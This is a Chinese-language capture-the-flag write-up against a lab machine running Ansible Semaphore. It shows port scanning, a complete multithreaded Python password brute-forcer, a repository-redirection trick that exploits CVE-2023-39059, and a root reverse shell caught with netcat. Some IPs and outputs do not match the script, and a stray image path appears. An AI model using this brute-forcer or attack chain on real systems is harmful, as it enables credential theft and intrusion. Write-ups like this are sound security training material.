一、信息收集

1. 主机与端口发现

使用 `arp-scan` 和 `nmap` 在本地网络进行扫描，发现目标主机IP地址为 `192.168.205.129`，并确认其开放了 22 (SSH), 80 (HTTP) 和 3000 (HTTP) 端口。

主机发现:

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sudo arp-scan -l
...
192.168.205.129 08:00:27:43:d1:3f       PCS Systemtechnik GmbH
...
```

端口扫描:

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nmap -p- 192.168.205.129
...
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
...
```

2. Web服务侦察

- **80端口**: 运行一个名为 "Maze Security" 的静态公司网站。目录扫描发现 `index.php`，但与主页内容相同，未发现明显漏洞。

- **3000端口**: 运行一个Web应用，页面标题为 "Dashboard - Semaphore UI"。这是一个关键线索，表明目标正在使用 Ansible Semaphore。

二、漏洞发现与利用

1. 版本识别与CVE发现

对3000端口的Web应用进行深入分析，在其加载的JavaScript文件 `chunk-vendors.54e1419.js` 中，发现了明确的版本信息：**Ansible Semaphore v2.7.2**。

针对该特定版本进行漏洞搜索，迅速定位到一个已公开的严重漏洞：**CVE-2023-39059**。

- **漏洞类型**: 远程代码执行 (RCE)
- **影响版本**: v2.8.90 及更早版本
- **攻击向量**: 攻击者可以通过向任务的 "Extra Variables" (额外变量) 参数注入恶意的 `ansible-playbook` 负载来执行任意代码。
- **利用前提**: 需要一个低权限的普通用户账户。

2. 初始访问 (暴力破解)

根据漏洞信息，首要目标是获取一个有效的用户凭据。使用自定义的Python脚本，结合常见用户名和密码字典，对 `/api/auth/login` 接口进行暴力破解攻击。

```
import requests
import threading
import queue
import sys

t = queue.Queue()
r = requests.Session()
h = {
    "Host": "192.168.205.252:3000",
    "User-Agent": "Mozilla/5.0",
    "Accept": "application/json, text/plain, */*",
    "Accept-Encoding": "gzip, deflate, br",
    "Content-Type": "application/json",
    "Origin": "http://192.168.205.252:3000",
    "Connection": "keep-alive",
    "Referer": "http://192.168.205.252:3000/auth/login"
}

found = False
found_lock = threading.Lock()

def l(u, p):
    global found
    if found:
        return
    try:
        b = f'{{"auth":"{u}","password":"{p}"}}'.encode()
        x = r.post("http://192.168.205.252:3000/api/auth/login", data=b,
headers=h, timeout=5)
        status = x.status_code
        if status != 401:
```

```
            with found_lock:
                if not found:
                    found = True
                    print(f"\n{u}:{p}")
                    print(f"{u}:{p} | {status} | {len(x.content)}")
                    # 停止所有线程
                    for _ in range(20):
                        t.put(None)
        else:
            print(f"{u}:{p} | 401")
    except Exception as e:
        print(f"{u}:{p} | ERR")

def w():
    while True:
        job = t.get()
        if job is None or found:
            t.task_done()
            break
        l(*job)
        t.task_done()

def m():
    th = []
    for _ in range(20):
        x = threading.Thread(target=w)
        x.start()
        th.append(x)

    with open("user", "r") as uf:
        users = [line.strip() for line in uf if line.strip()]
    with open("rockyou.txt", "r", encoding="latin1") as pf:
        for p in pf:
            p = p.strip()
            if not p or found:
                continue
            for u in users:
                if found:
                    break
                t.put((u, p))
            if found:
                break

    t.join()

    for x in th:
        x.join()

if __name__ == "__main__":
    m()
```

经过尝试，成功爆破出一组凭据：

```
[+] 成功: root:password123
状态码: 204, 响应长度: 0
```

3. 远程代码执行 (RCE)

使用 `root:password123` 凭据成功登录到 Ansible Semaphore UI。


3.1 障碍分析

在UI中发现一个名为 `test` 的预置任务。直接尝试运行该任务失败。查看任务日志发现，任务在执行Playbook之前因无法克隆Git仓库而失败，错误信息为 `Failed updating repository: exit status 128`。这意味着他配置的仓库有问题。

3.2 绕过障碍并执行Payload

为了使任务能够继续执行到触发漏洞的阶段，需要解决Git仓库克隆失败的问题。采取以下步骤：

1. **创建恶意仓库**: 在GitHub上创建一个公开的仓库，其中包含一个名为 `test` 的文件，文件内容为我们的反弹shell命令。



2. **配置Semaphore仓库**: 在Semaphore UI的 **仓库 (Repositories)** 设置中，编辑 `test` 仓库，将其URL修改为我们创建的恶意GitHub仓库地址 (`https://github.com/xxxx/test.git`)。
3. **设置监听器**: 在攻击机 (Kali) 上开启 `netcat` 监听，准备接收反弹shell。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nc -lvnp 8888
```

4. **执行任务**: 回到任务模板页面，重新运行 `test` 任务。这次，仓库克隆成功，任务继续执行，从而触发了我们预设在 `test` 文件中的反弹shell命令。

成功在本地 `netcat` 监听器上接收到来自目标服务器的 `root` 权限反弹shell。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.205.128] from (UNKNOWN) [192.168.205.129] 53826
bash: cannot set terminal process group (348): Inappropriate ioctl for device
bash: no job control in this shell
root@Team:~/repository_1_template_1# id
uid=0(root) gid=0(root) groups=0(root)
```

三、夺取旗帜

获取 `root` shell后，直接读取用户和根目录下的旗帜文件。

```
root@Team:~/repository_1_template_1# cat /root/root.txt /home/ll104567/user.txt
flag{root-cf768ad5a2fbffcf22d79bdb3feac305}
flag{user-f1d1d471045542b64f3fff665b42035a}
```